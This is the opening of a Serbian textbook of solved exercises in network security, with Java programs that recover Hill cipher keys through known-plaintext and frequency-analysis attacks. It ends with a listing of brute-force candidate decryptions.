
Dragan Pleskonjić
Nemanja Maček
Borislav Đorđević
Marko Carić

Sigurnost računarskih mreža

zbirka rešenih zadataka



Autori: mr Dragan Pleskonjić
Nemanja Maček
dr Borislav Đorđević
Marko Carić

Recenzenti: prof. dr Borivoj Lazić
mr Verica Vasiljević

Izdavač: Viša elektrotehnička škola u Beogradu

Za izdavača: dr Dragoljub Martinović

Lektor: Milena Dorić

Tehnička obrada: mr Dragan Pleskonjić
Nemanja Maček
dr Borislav Đorđević
Marko Carić

Dizajn: Nemanja Maček

Štampa: Akademska izdanja
štampano u 100 primeraka

CIP – Каталогизација у публикацији
Народна библиотека Србије, Београд

004.7.056.5(075.8)(076)

SIGURNOST računarskih mreža : zbirka rešenih zadataka / Dragan Pleskonjić ... [et al.]. - Beograd : Viša elektrotehnička škola, 2006 (Beograd : Akademska izdanja). - 176 str. : ilustr. ; 25 cm

Tiraž 100. - Bibliografija: str. [177].

ISBN 86-85081-55-6
1. Плескоњић, Драган
а) Рачунарске мреже – Заштита - Задаци
COBISS.SR-ID 130535948

Predgovor

Nastava iz predmeta Sigurnost računarskih mreža održana je na Višoj elektrotehničkoj školi u Beogradu školske 2004/2005. godine prvi put. Tokom nastave, autori su primetili da studenti teže usvajaju kriptografske i kriptoanalitičke probleme u odnosu na ostatak nastavnog sadržaja. Ova zbirka zadataka obrađuje rešenja značajnijih kriptografskih problema sa matematičkog i programerskog stanovišta i napisana je u nameri da studentima olakša razumevanje tih problema. Zbirka je namenjena prvenstveno studentima Više elektrotehničke škole koji slušaju nastavu iz predmeta Sigurnost računarskih mreža, ali je, takođe, mogu koristiti i studenti drugih škola i fakulteta koji se bave kriptografijom i kriptoanalizom.

U pripremi zbirke učinjeni su svi napori da se izbegnu greške i omaške. Iako su autori detaljno proverili kompletan rukopis, moguće je da u zbirci postoje izvesni previdi, nepreciznosti i nepravilnosti. Izdavač i autori ne prihvataju bilo kakvu odgovornost za eventualne greške i omaške, kao ni za posledice do kojih može doći primenom saznanja iz ove zbirke zadataka koja se kasnije mogu pokazati kao netačna.

Autori takođe ne prihvataju odgovornost za bilo kakvu zloupotrebu kodova, algoritama i postupaka opisanih u zbirci.

Za pripremu rukopisa i tehničku obradu zbirke korišćeni su isključivo OpenOffice.org, GIMP i Inkscape programski paketi i SuSE Linux 10 operativni sistem. Svi izvorni kodovi urađeni su u programskom jeziku Java i testirani su na Windows XP platformi.

Zahvaljujemo se svima koji su nam na bilo kakav način pomogli prilikom izrade zbirke zadataka. Posebno se zahvaljujemo profesorima Miodragu Živkoviću i Laslu Krausu na korisnim savetima i sugestijama.

Autori

Sadržaj

1. Pronalaženje ključa Hilove šifre na osnovu otvorenog teksta i šifrata

Korišćenjem Hilove šifre (engl. *Hill Cipher*) otvoreni tekst BREATHTAKING proizvodi šifrat RUPOTENTOIFV. Pronaći ključ.

Uvod

Ukoliko prilikom šifrovanja jedan znak proizvodi stalno jedan te isti znak, kriptosistem nazivamo monoalfabetskom. Ukoliko jedan znak proizvodi različite izlazne znake, kriptosistem nazivamo polialfabetskom.

Hilova šifra je polialfabetska. Ideja je sledeća: neka su osnovni tekst i šifrat sastavljeni od slova engleske abecede (A, B, ..., Z). Neka je m njihova dužina i neka m linearnih kombinacija od znakova osnovnog teksta proizvodi m znakova šifrata. Npr, za m=2, tj. $x=(x_1, x_2)$ i $y=(y_1, y_2)$, dobijamo sistem:

- $y_1 = (11\, x_1 + 3\, x_2) \bmod 26$,
- $y_2 = (8\, x_1 + 7\, x_2) \bmod 26$.

Ovo može biti zapisano kao:

- $(y_1, y_2) = (x_1, x_2)\, K$.

Drugim rečima, ključ K je kvadratna matrica dimenzije m (u gornjem primeru, m=2).

Rešenje

Pošto ne znamo m, moramo ga pronaći. Osnovni tekst ima 12 karaktera, pa u obzir dolaze vrednosti m = 2, 3, 4, 6, 12, jer je malo verovatno da je neko koristio za matricu jedan broj. Probaćemo, dakle, sve vrednosti, počev od m=2, dok ne dobijemo željenu veličinu.

Ako je $(y_1, y_2) = (x_1, x_2)\, K$, sledi da je:

- $K = (x_1, x_2)^{-1}\, (y_1, y_2)$,

tj. potrebno je naći inverznu matricu osnovnog teksta. Šifrovanje inače počinje tako što se svako slovo prevodi u njemu odgovarajući broj (A->0, B->1, ..., Z->25).

Lako se može proveriti da slučaj m=2 ne prolazi. Sledeći program demonstrira pronalaženje ključa za m=3.

Program

```
import java.io.*;

public class HillSredjeno
{
  public static int[][] pomnozi(int a[][],int b[][])   // množenje matrica
  {
    int [][]c = new int[3][3];
    for(int i=0;i<3;i++)
      for(int j=0;j<3;j++) c[i][j] = 0;
    for(int i=0;i<3;i++)
      for(int j=0;j<3;j++)
        for(int k=0;k<3;k++) c[i][j]+= a[i][k]*b[k][j];
    return c;
  }

  public static int pretvori(int x)
  // pretvaranje broja u raspon 0 - 25
  {
    while(x<0 || x>25)
    {
      if(x<0) x+=26;
      if(x>25) x-=26;
    }
    return x;
  }

  public static int inverz(int x)
  // traženje inverza po modulu 26
  {
    for(int i=0;i<26;i++)
      if((i*x)%26==1) return i;
    return 0;
  }

  public static int det(int [][]a,int red)
  // računanje determinante drugog ili trećeg reda
  {
    int z;
    if(red==2)
    {
      z = a[0][0]*a[1][1] - a[0][1]*a[1][0];
      return pretvori(z);
    }
    if(red==3)
    {
      z = a[0][0]*a[1][1]*a[2][2] - a[0][0]*a[1][2]*a[2][1] -
          a[0][1]*a[1][0]*a[2][2] + a[0][1]*a[1][2]*a[2][0] +
          a[0][2]*a[1][0]*a[2][1] - a[0][2]*a[1][1]*a[2][0];
      return pretvori(z);
```

```
  }
  return 0;
}

public static void main(String args[])
{
  try
  {
    int m,n,k,l,jj;
    int [][]a = new int[10][10];
    int [][]a1 = new int[10][10];
    int [][]b = new int[10][10];
    int [][]d = new int[10][10];
    int [][]e = new int[10][10];
    int [][]f = new int[10][10];
    int [][]g = new int[10][10];
    int [][][][]c = new int[10][10][10][10];

    // matrica a predstavlja prvih devet slova osnovnog teksta
    a[0][0] = 1; a[0][1] = 17; a[0][2] = 4;
    a[1][0] = 0; a[1][1] = 19; a[1][2] = 7;
    a[2][0] = 19;a[2][1] = 0;  a[2][2] = 10;

    // matrica a1 predstavlja prvih devet slova šifrata
    a1[0][0] = 17; a1[0][1] = 20; a1[0][2] = 15;
    a1[1][0] = 14; a1[1][1] = 19; a1[1][2] = 4;
    a1[2][0] = 13; a1[2][1] = 19; a1[2][2] = 14;

    // b je transponovana matrica od a
    for(int i=0;i<3;i++)
      for(int j=0;j<3;j++) b[i][j] = a[j][i];

    // traženje adjungovane matrice e
    for(k=0;k<3;k++)
      for(l=0;l<3;l++)
        {
          m=0;
          for(int i=0;i<3;i++)
          {
            n=0;
            for(jj=0;jj<3;jj++)
              if(k!=i && l!=jj)
              {
                c[k][l][m][n] = b[i][jj];
                d[m][n] = c[k][l][m][n++];
              }
              if(k!=i && jj==3) m++;
          }
          e[k][l] = det(d,2);
          if((k+l)%2!=0) e[k][l]=-e[k][l];
        }
        for(int i=0;i<3;i++)
```

```
            for(int j=0;j<3;j++)
              e[i][j] = pretvori(e[i][j]);

        // g je inverzna matrica od a
        for(int i=0;i<3;i++)
          for(int j=0;j<3;j++)
            g[i][j] = pretvori(inverz(det(a,3))*e[i][j]);

        System.out.println("Ključ je: ");
        f = pomnozi(g,a1);
        for(int i=0;i<3;i++)
        {
          for(int j=0;j<3;j++)
          {
            f[i][j]=pretvori(f[i][j]);
            System.out.print(f[i][j]+" ");
          }
          System.out.println();
        }
      }
      catch(Exception e) {}
    }
}
```

Program proizvodi sledeći izlaz na ekranu:

Slika 1. *Pronalaženje ključa za Hilovu šifru*

2. Kriptoanaliza Hilove šifre (napad "samo šifrat")

Dešifrovati Hilovu šifru ako je poznat samo šifrat. Pretpostavimo da je m=2. Šifrat je:

- LMQETXYEAGTXCTUIEWNCTXLZEWUAISPZYVAPEWLMGQWYA
  XFTCJMSQCADAGTXLMDXNXSNPJQSYVAPRIQSMHNOCVAXFV

Uvod

Pod pojmom frekvencijske analize šifrata podrazumevamo statističku obradu pojave određenih znakova u šifratu. Pošto sam jezik ima određenu verovatnoću pojave svakog slova, realna je pretpostavka da najčešći znak u šifratu odgovara najčešćem slovu u jeziku. Takođe, uočeno je da u jeziku postoje neravnomernosti u pojavljivanju dvoglasa i troglasa. Po istom principu, najčešći dvoglasi u šifratu bi mogli biti najčešći dvoglasi u jeziku.

Rešenje

Pošto znamo da je m=2, u našem zadatku ćemo ispitivati dvoglase. Traženje najčešćih dvoglasa u šifratu, zbog kratkoće šifrata, možemo ručno odraditi i pretpostavićemo da oni odgovaraju nekim od najčešćih dvoglasa u engleskom jeziku.

```
import java.io.*;

public class HillCrypto3
{
  static char y;
  public static char konvertuj(int x)
  // konverzija broja u slovo
  {
    switch(x)
    {
      case 0: y = 'A';break;
      case 1: y = 'B';break;
      case 2: y = 'C';break;
      case 3: y = 'D';break;
      case 4: y = 'E';break;
      case 5: y = 'F';break;
      case 6: y = 'G';break;
      case 7: y = 'H';break;
      case 8: y = 'I';break;
      case 9: y = 'J';break;
      case 10: y = 'K';break;
      case 11: y = 'L';break;
      case 12: y = 'M';break;
      case 13: y = 'N';break;
```

```
    case 14: y = 'O';break;
    case 15: y = 'P';break;
    case 16: y = 'Q';break;
    case 17: y = 'R';break;
    case 18: y = 'S';break;
    case 19: y = 'T';break;
    case 20: y = 'U';break;
    case 21: y = 'V';break;
    case 22: y = 'W';break;
    case 23: y = 'X';break;
    case 24: y = 'Y';break;
    case 25: y = 'Z';break;
  }
  return y;
}

public static void pisi(int [][]a)
// ispis matrice
{
  for(int i=0;i<2;i++)
  {
    for(int j=0;j<2;j++) System.out.print(a[i][j]+" ");
    System.out.println();
  }
}

public static int[][] pomnozi(int a[][],int b[][])
// množenje matrica
{
  int [][]c = new int[2][2];
  for(int i=0;i<2;i++)
    for(int j=0;j<2;j++) c[i][j] = 0;
  for(int i=0;i<2;i++)
    for(int j=0;j<2;j++)
      for(int k=0;k<2;k++) c[i][j]+= a[i][k]*b[k][j];
  return c;
}

public static int pretvori(int x)
// pretvaranje broja u raspon 0 - 25
{
  while(x<0 || x>25)
  {
    if(x<0) x+=26;
    if(x>25) x-=26;
  }
  return x;
}

public static int inverz(int x)
// inverz po modulu 26
{
```

```
  for(int i=0;i<26;i++) if((i*x)%26==1) return i;
  return 0;
}

public static int det(int [][]a)
// računanje determinante
{
  return pretvori(a[0][0]*a[1][1] - a[0][1]*a[1][0]);
}

public static int[][] inverznaMatrica(int a[][])
// računanje inverzne matrice
{
  int [][]b = new int[10][10];
  int [][]c = new int[10][10];
  int [][]d = new int[10][10];

  for(int i=0;i<2;i++)
    for(int j=0;j<2;j++) b[i][j] = a[j][i];
  c[0][0] = b[1][1];
  c[0][1] = -b[1][0];
  c[1][0] = -b[0][1];
  c[1][1] = b[0][0];
  for(int i=0;i<2;i++)
    for(int j=0;j<2;j++)
      d[i][j] = pretvori(inverz(det(a))*c[i][j]);
  return d;
}

public static void main(String args[])
{
  try
  {
    int m,n,k,l,jj;
    int [][]a = new int[10][10];
    int [][]a1 = new int[10][10];
    int [][]b = new int[10][10];
    int [][]c = new int[10][10];
    int [][]d = new int[10][10];
    int [][]e = new int[10][10];
    int [][]f = new int[10][10];
    int [][]g = new int[10][10];
    int [][]p = new int[10][10];

    int aa[][] = {{19,7},{7,4},{8,13},{4,17},{0,13},{17,4},{4,3},{14,13},
                  {4,18},{18,19},{4,13},{0,19},{19,14},{13,19},{7,0},
                  {13,3},{14,20},{4,0},{13,6},{0,18},{14,17},{19,8},
                  {8,18},{4,19},{8,19},{0,17},{19,4},{18,4},{7,8},{14,5}};

    int bb[] = {11,12,16,4,19,23,24,4,0,6,19,23,2,19,20,8,4,22,13,2,19,23,
                11,25,4,22,20,0,8,18,15,25,24,21,0,15,4,22,11,12,6,16,22,
                24,0,23,5,19,2,9,12,18,16,2,0,3,6,19,23,11,12,3,23,13,18,
```

```
            13,15,9,16,18,24,21,0,15,17,8,16,18,12,7,13,14,2,21,0,
            23,5,21};

BufferedWriter dat =
  new BufferedWriter(new FileWriter("Kljucevi.txt"));
BufferedWriter dat1 =
  new BufferedWriter(new FileWriter("MoguciOsnovniTekstovi.txt"));

for(int ii=0;ii<aa.length;ii++)
  for(int jjj=0;jjj<aa.length;jjj++)
    if(jjj!=ii)
    {
      a[0][0] = aa[ii][0];
      a[0][1] = aa[ii][1];
      a[1][0] = aa[jjj][0];
      a[1][1] = aa[jjj][1];

      a1[0][0] = 11;
      a1[0][1] = 12;
      a1[1][0] = 19;
      a1[1][1] = 23;

      d = inverznaMatrica(a);

      f = pomnozi(d,a1);
      // a1 - šifrat matrica; f - kljuc

      if(det(f)!=0)
      {
        System.out.println("Ključ je: ");
        for(int i=0;i<2;i++)
        {
          for(int j=0;j<2;j++)
          {
            f[i][j]=pretvori(f[i][j]);
            System.out.print(f[i][j]+" ");
            dat.write(f[i][j]+" ");
          }
          System.out.println();
          dat.newLine();
        }

        dat.newLine();
        int kk=0;
        while(kk<bb.length)
        {
          for(int i=0;i<2;i++)
          for(int j=0;j<2;j++) g[i][j] = bb[kk++];

          if(pretvori(inverz(det(f)))!=0)
          {
            p = pomnozi(g,inverznaMatrica(f));
```

```
                    for(int i=0;i<2;i++)
                      for(int j=0;j<2;j++)
                      {
                        dat1.write((char)konvertuj(pretvori(p[i][j])));
                        System.out.print(konvertuj(pretvori(p[i][j]))+" ");
                    }
                  }
                }
                dat1.newLine();
                dat1.newLine();
                System.out.println();
                System.out.println("----------------------");
              }
            }

            dat.close();
            dat1.close();
        }
        catch(Exception e) {}
    }
}
```

Opišimo ukratko navedeni kod. U funkciji konvertuj() svakom slovu se dodeljuje broj. Zbog toga nizovi aa i bb u glavnom programu predstavljaju brojčane nizove osnovnog teksta i šifrata. U šifratu se uočava češća pojava parova 11-12 i 19-23. Zato ćemo metodom grube sile ispitati sve dvoglase iz osnovnog teksta. Za svaki izbor dobićemo neki ključ. Probaćemo da ispišemo osnovni tekst za svaki ključ, a tamo gde on bude smislen, zapamtićemo vrednost ključa.

- U tekstualnoj datoteci MoguciOsnovniTekstovi.txt drugi odozgo daje smislen tekst.
- To je razdvojeno u datoteci PraviTekst.txt.
- U tekstualnoj datoteci Kljucevi.txt nalaze se ključevi (matrice) svih mogućih tekstova.
- Drugi odozgo je tačan ključ jer to odgovara drugom mogućem osnovnom tekstu.

Ilustracije radi, u ovom zadatku dat je primer traženja smislenog teksta među velikim brojem nekorisnih izlaza. Evo kako izgleda datoteka SviMoguciKljucevi.txt:

```
THMEHEWKOOHEKJWMAYJJHETUAYMCAWLKOPWJAYTHISMOGTRIEDSMQIUHCZXSWDTOQHRQKCOPWJPNKCOVLLGFGTNE
THEKINGWASINHISCOUNTINGHOUSECOUNTINGOUTHISMONEYTHEQUEENWVOWJDOWPLOUREATINGBREADANDHONEYZ
THKEERSKEOERTWIMKYXJERGHKYUCUWKXZCXWKYTHISMOLGWVVQYMAIPUXMAFBQKBFUIDCCZCXWFNCCVIFLDSLGGR
THKERESKEOREGJIMKYXJRETUKYUCUWXKMPKJKYTHISMOYTJIIDYMAICHKZNSODXOSHVQCCMPKJFNCCIVFLQFYTTE
THKMEDSAECEDTMIQKKXFEDGHKKUWUUKBZKXSKKTHISMOLMWBVAYOAUPOXGATBWKLFMINCIZKXSFBCIVGFJDELMGT
THIKONOWUSONPIUCUULTONGHUUCEOOWNXILGUUTHISMODEOTZEEUKEXWFOQJTOOPHOMRUAXILGVRUAPAZDNODEMZ
THCOSTCEQMSTDQEEYABRSTGHYAAOWAGPRMBEYATHISMOFUQJLWWIOKVGDYMDVEAHNKYJWQRMBERLWQXMHPRUFUEN
THKKENSWESENTIICKUXTENGHKUUEUOKNZIXGKUTHISMOLEWTVEYUAEPWXOAJBOKPFOIRCAZIXGFRCAVAFDDOLEGZ
THQOATEEIMATFQYEGAHRATGHGAWOMAAPFMHEGATHISMOJUUJJWGIWKRGZYEDZEYHZKWJAQFMHEJLAQNMXPZUJUON
THUCTOMGCETOAFAYMIFXTOTUMIGKYQPWWNSXMITHISMOMLXAOHUSCSOPWHLICVDSIJBUQUWNSXDDQUMPJFSPMLPK
THMKHAWWOSHAKVWCAUJTHATUAUMEAOLAOVWTAUTHISMOGRRGERSUQEUJCBXWWBTCQBREKAOVWTPRKAONLDGBGRNM
THQONGEEIMNGSDYEGAHRNGTUGAWOMANCSZURGATHISMOWHHWWJGIWKETMLRQMRLUMXJWAQSZURJLAQAZXPMHWHBA
THIEOROKUOORPWUMUYLJORGHUYCCOWWXXCLWUYTHISMODGOVZQEMKIXUFMQFTQOBHUMDUCXCLWVNUCPIZLNSDGMR
THUYTIMYCKTIAXAWMCFZTITUMCGAYEPUWJSZMCTHISMOMVXKOPUECMOFWXLOCFDAINBCQEWJSZDJQEMDJTSJMVPW
THKOETSEEMETTQIEKAXRETGHKAUOUAKPZMXEKATHISMOLUWJVWYIAKPGXYADBEKHFKIJCQZMXEFLCQVMFPDULUGN
```

THEOITGEAMITHQSEOANRITGHOASOCAUPTMNEOATHISMONUYJHWQIEKNGVYWDDEWHLKUJEQTMNEBLEQDMNPHUNUYN
THQEAREKIOARFWYMGYHJARGHGYWCMWAXFCHWGYTHISMOJGUVJQGMWIRUZMEFZQYBZUWDACFCHWJNACNIXLZSJGOR
THUETEMKCOTEAJAMMYFJTETUMYGCYWPKWPSJMYTHISMOMTXIODUMCIOHWZLSCDDOIHBQQCWPSJDNQCMVJLSFMTPE
THMYHIWYOKHIKXWWACJZHITUACMAAELUOJWZACTHISMOGVRKEPSEQMUFCXXOWFTAQNRCKEOJWZPJKEODLTGJGVNW
THIWOFOUUAOFPGUIUMLNOFGHUMCIOYWTXULAUMTHISMODAOPZGEKKWXAFSQRTKORHCMTUWXULAVZUWPKZNNGDAMP
HEOYTHEMMUTHQREOAYRYTHHRAYOWAWPLMVELAYHESOOIUDJTWBIQKAGXYLDNEFHLKZJBQKMVELLMQKMBPMUPUDNR
HEYCINYUKOINXZWQCEZWINURCEAGEIUNJZZJCEHESOOIVTKJPTEEMGFHXVOHFVADNVCTEAJZZJJGEADNTYJVVTWF
HEEWERKIOKERJNMAYIJMERURYICEWQKXPTJZYIHESOOITVILDFMWIKHFZTSDDXOPHBQFCCPTJZNCCCVVLGFZTVEX
HEEEEDKYOYEDJDMEYUJIEDURYUCYWOKBPBJVYUHESOOITBIRDPMYIWHZZNSRDDOZHTQPCIPBJVNQCIVTLEFLTBEZ
HECCONGUEOONFZYQIEXWONURIEKGQIWNNZXJIEHESOOILTAJHTSESGPHHVIHVVSDJVUTUANZXJDGUAPNFYPVLTKF
HEWGSTUCAISTTHISMKNUSTURMKIQYUGPHDNHMKHESOOINJCZTLKSWMNRFFEBXLEVPRGLWQHDNHZAWQXZNKTBNJCT
HEECENKUOOENJZMQYEJWENURYECGWIKNPZJJYEHESOOITTIJDTMEIGHHZVSHDVODHVQTCAPZJJNGCAVNLYFVTTEF
HEKGATWCSIATVHCSUKTUATURUKEQOUAPVDTHUKHESOOIRJGZRLUSEMJRBFWBBLCVBRELAQVDTHRAAQNZDKBBRJMT
HEKGNTWCSINTIHCSUKTUNTHRUKEQOUNPIDGHUKHESOOIEJTZELUSEMWROFJBOLPVORRLAQIDGHRAAQAZDKOBEJZT
HEKENDWYSYNDIDCEUUTINDHRUUEYOONBIBGVUUHESOOIEBTREPUYEWWZONJRODPZOTRPAIIBGVRQAIATDEOLEBZZ
HECWORGIEKORFNYAIIXMORURIIKEQQWXNTXZIIHESOOILVALHFSWSKPFHTIDVXSPJBUFUCNTXZDCUCPVFGPZLVKX
HEYGITYCKIITXHWSCKZUITURCKAQEUUPJDZHCKHESOOIVJKZPLESMMFRXFOBFLAVNRCLEQJDZHJAEQDZTKJBVJWT
HEKWARWISKARVNCAUITMARURUIEEOQAXVTTZUIHESOOIRVGLRFUWEKJFBTWDBXCPBBEFACVTTZRCACNVDGBZRVMX
HECOOFGSEWOFFXYWIWXQOFURIWKKQSWTNLXDIWHESOOILPAFHVSUSYPLHZIPVRSFJJUVUWNLXDDOUWPXFIPNLPKV
INIWTHWSWGTHTSIYOUQPTHVNOUWQCOPLPWDCOUINCAQAPKVXRIWMSULQNQVTTKLVZERVQKPWDCGTQKZOIBJUPKLZ
INAUHEGOIWHEDBEKCEUDHEVACECYEILKHHHDCEINCAQAJPPCHZUSGERLTLHWNPBMHTHMKCHHHDSJKCBVKVXRJPJS
INYURECOYWREZBQKMEIDREVAMEKYYIXKFHVDMEINCAQABPHCLZASQEZLBLXWFPFMJTLMCCFHVDIJCCVVEVHRBPPS
INISTOWKWMTOTXIWOOQRTOVAOOWGCCPWPFDROOINCAQAPHVURDWYSOLTNTVMTHLQZVRQQUPFDRGZQUZPIPJBPHLY
INEENTOICUNTLIGCIGSLNTVNIGMKQMNPLEFYIGINCAQAZQFDZSIOMGBKDKBHDQTFDWZFAQLEFYMHAQNMWZDGZQXB
INECNDOECKNDLEGOIQSZNDVNIQMSQGNBLCFMIQINCAQAZIFVZWIUMQBSDSBXDITJDYZJAILCFMMXAINGWTDQZIXH
INEENGOICUNGLVGCIGSLNGVAIGMKQMNCLRFLIGINCAQAZDFQZFIOMGBXDXBUDDTSDJZSAQLRFLMHAQNZWZDTZDXO
INIOTIWCWSTITPIUOIQTTIVAOIWWCQPUPBDTOIINCAQAPRVERLWKSILJNJVSTRLYZZRYQEPBDTGFQEZDIDJVPRLK
INIUTEWOWWTETBIKOEQDTEVAOEWYCIPKPHDDOEINCAQAPPVCRZWSSELLNLVWTPLMZTRMQCPHDDGJQCZVIVJRPPLS
INAOHIGCISHIDPEUCIUTHIVACICWEQLUHBHTCIINCAQAJRPEHLUKGIRJTJHSNRBYHZHYKEHBHTSFKEBDKDXVJRJK
ERGYTHCMIUTHHESOKYULTHRRKYQWUWPLDIHYKYEROOIIJQZTLOSQMARKFYBNLSVLRMLBQKDIHYAZQKZOKZBCJQTR
ERYWHEMIUKHERNOAYIYZHEREYIWEWQLKVTLZYIEROOIIDVTYBFQWAKXFLTNQFXLCZBBSKCVTLZMPKCBVMTPZDVRK
ERGUTOCEIATOHJSMKSUNTOREKSQMUKPWDRHNKSEROOIIJNZQLJSCMURNFBBGLPVGRDLWQUDRHNAFQUZPKNBJJNTQ
ERCGNTUCOINTZUQSEKWHNTRREKGQIUNPZQJUEKEROOIITWJZTYESGMHEVSHBVYDVVETLAQZQJUGNAQNMYXVOTWFT
ERYCHAMUUOHARZOQYEYJHAREYEWGWILAVZLJYEEROOIIDTTWBTQEAGXHLVNUFVLQZVBGKAVZLJMTKABNMLPVDTRS
ERCENDUYOYNDZQQEEUWVNDRREUGYIONBZOJIEUEROOIITOJRTCEYGWHMVAHRVQDZVGTPAIZOJIGDAINGYRVYTOFZ
ERCGNGUCOINGZHQSEKWHNGREEKGQIUNCZDJHEKEROOIITJJMTLESGMHRVFHOVLDIVRTYAQZDJHGNAQNZYXVBTJFG
ERGQTICWIGTIHBSKKMUPTIREKMQCUYPUDNHPKMEROOIIJXZALRSOMORDFRBMLZVORHLEQEDNHPALQEZDKBBDJXTC
ERGWTECIIKTEHNSAKIUZTEREKIQEUQPKDTHZKIEROOIIJVZYLFSWMKRFFTBQLXVCRBLSQCDTHZAPQCZVKTBZJVTK
ERYQHIMWUGHIRBOKYMYPHIREYMWCWYLUVNLPYMEROOIIDXTABRQOAOXDLRNMFZLOZHBEKEVNLPMLKEBDMBPDDXRC
REGYTHCMIUTHURSOKYHYTHRRKYQWUWPLQVULKYREOOIIWDZTYBSQMAEXSLBNYFVLEZLBQKQVULNMQKMBXMOPWDTR
REQCINWUGOINBZKQMEPWINERMECGYIUNNZPJMEREOOIIXTAJRTOEOGDHRVMHZVODHVETEANZPJLGEADNBYDVXTCF
REWEEDIYKYEDNDAEIUZIEDERIUEYQOKBTBZVIUREOOIIVBYRFPWYKWFZTNQRXDCZBTSPCITBZVPQCIVTTEZLVBKZ
REUCONEUAOONJZMQSENWONERSEMGKIWNRZNJSEREOOIINTQJJTCEUGNHBVGHPVGDDVWTUARZNJFGUAPNNYJVNTQF
REOGSTSCWISTXHWSWKDUSTERWKKQSUGPLDDHWKREOOIIPJSZVLUSYMLRZFCBRLSVJRILWQLDDHBAWQXZVKNBPJIT
REWCENIUKOENNZAQIEZWENERIEEGQIKNTZZJIEREOOIIVTYJFTWEKGFHTVQHXVCDBVSTCATZZJPGCAVNTYZVVTKF
RECGATUCOIATZHQSEKJUATEREKGQIUAPZDJHEKREOOIITJWZTLESGMHRVFUBVLQVVRGLAQZDJHTAAQNZLKVBTJST
RECGNTUCOINTMHQSEKJUNTRREKGQIUNPMDWHEKREOOIIGJJZGLESGMURIFHBILDVIRTLAQMDWHTAAQAZLKIBGJFT
RECENDUYOYNDMDQEEUJINDRREUGYIONBMBWVEUREOOIIGBJRGPEYGWUZINHRIDDZITTPAIMBWVTQAIATLEILGBFZ
REUWOREIAKORJNMASINMORERSIMEKQWXRTNZSIREOOIINVQLJFCWUKNFBTGDPXGPDBWFUCRTNZFCUCPVNGJZNVQX
REWGETICKIETNHASIKZUETERIKEQQUKPTDZHIKREOOIIVJYZFLWSKMFRTFQBXLCVBRSLCQTDZHPACQVZTKZBVJKT
REQGITWCGIITBHKSMKPUITERMKCQYUUPNDPHMKREOOIIXJAZRLOSOMDRRFMBZLOVHRELEQNDPHLAEQDZBKDBXJCT
RECWARUIOKARZNQAEIJMAREREIGEIQAXZTJZEIREOOIITVWLTFEWGKHFVTUDVXQPVBGFACZTJZTCACNVLGVZTVSX
REUOOFESAWOFJXMWSWNQOFERSWMKKSWTRLNDSWREOOIINPQFJVCUUYNLBZGPPRGFDJWVUWRLNDFOUWPXNIJNNPQV
EDGETHCUIKTHHOSKKKUZTHRDKKQOUUPLDSHMKKEDOEIGJIZHLGSCMSRSFWBVLQVHRKLTQKDSHMARQKZOKTBAJITT
EDYCHEMQUAHERXOWYUYNHERQYUWWWOLKVDLNYUEDOEIGDNTMBXQIACXNLRNYFVLYZZBKKCVDLNMHKCBVMNPXDNRM
EDWCREIQKARENXAWIUMNRERQIUEWQOXKTDZNIUEDOEIGVNLMFXWIKCFNTRDYXVPYBZFKCCTDZNCHCCVVGNZXVNXM
EDGATOCMIQTOHTSIKEUBTORQKEQEUIPWDBHBKEEDOEIGJFZELBSOMMRVFZBOLNVCRBLOQUDBHBAXQUZPKHBHJFTS

EDCMNTUKOYNTZEQOEWWVNTRDEWGIISNPZAJIEWEDOEIGTOJNTQEEGEHMVQHJVWDRVCTDAQZAJIGFAQNMYRVMTOFV
EDYIHAMCUEHARJOMYQYXHARQYQWYWGLAVJLXYQEDOEIGDLTKBLQQAYXPLTNCFTLMZTBYKAVJLXMLKABNMFPTDLRU
EDCKNDUGOONDZAQAEGWJNDRDEGGQIMNBZYJWEGEDOEIGTGJFTUEKGOHUVYHZVODVVETHAIZYJWGVAINGYLVWTGFB
EDCMNGUKOYNGZRQOEWWVNGRQEWGIISNCZNJVEWEDOEIGTBJATDEEGEHZVDHWVJDEVPTQAQZNJVGFAQNZYRVZTBFI
EDGWTICEIWTIHLSGKYUDTIRQKYQUUWPUDXHDKYEDOEIGJPZOLJSAMGRLFPBULXVKRFLWQEDXHDADQEZDKVBBJPTE
